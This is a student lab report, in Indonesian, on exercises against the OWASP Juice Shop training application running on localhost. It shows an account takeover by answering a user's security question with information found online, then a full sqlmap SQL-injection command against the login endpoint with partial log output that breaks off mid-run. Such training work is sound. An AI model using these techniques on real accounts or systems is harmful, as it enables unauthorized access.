

LAPORAN KEAMANAN JARINGAN



OLEH :

VEHA RAMADHAN DESENDAYA

3122640047


D4 LJ TEKNIK INFORMATIKA

POLITEKNIK ELEKTRONIKA NEGERI SURABAYA


PERCOBAAN

Pada percobaan kali ini akan mencoba merubah password dari akun OWASP Bjoern via forgot password dengan menjawab pertanyaan keamanan yang diberikan oleh system.


1. Mencari akun dari user Bjoern pada review salah satu produk di juice shop website




2. Setelah itu copy email nya pindah ke halaman login dan klik forgot password




3. Pada halaman forgot password input email bjoern@owasp.org lalu untuk hewan favorite bisa browsing di google maka didapat hewan favorite bjoern adalah Zaya. Lalu masukkan password baru pada kali ini saya masukkan admin123



4. Setelah itu coba login



5. Maka berhasil



Percobaan 2

Percobaan kedua adalah login dengan kredensial user dari administrator tanpa mengubah password saat ini atau menerapkan SQL Injection.

1. Ketikkan perintah sqlmap berikut : `sqlmap -u "http://localhost:3000/rest/user/login" --data="email=test@test.com&password=test" --level=5 --risk=3 --banner -- ignore-code=401 --dbms='sqlite' --technique=b`

File Actions Edit View Help

```
are you sure that you want to continue with further target testing? [Y/n] y
[22:00:16] [WARNING] please consider usage of tamper scripts (option '--tamper')
[22:00:16] [INFO] testing if the target URL content is stable
[22:00:16] [INFO] target URL content is stable
[22:00:16] [INFO] testing if URI parameter '#1*' is dynamic
[22:00:16] [WARNING] URI parameter '#1*' does not appear to be dynamic
[22:00:16] [WARNING] heuristic (basic) test shows that URI parameter '#1*' might not be injectable
[22:00:16] [INFO] testing for SQL injection on URI parameter '#1*'
[22:00:16] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[22:00:16] [WARNING] reflective value(s) found and filtering out
[22:00:17] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[22:00:17] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[22:00:17] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[22:00:17] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[22:00:18] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[22:00:18] [INFO] testing 'Generic inline queries'
[22:00:18] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[22:00:18] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[22:00:18] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE
```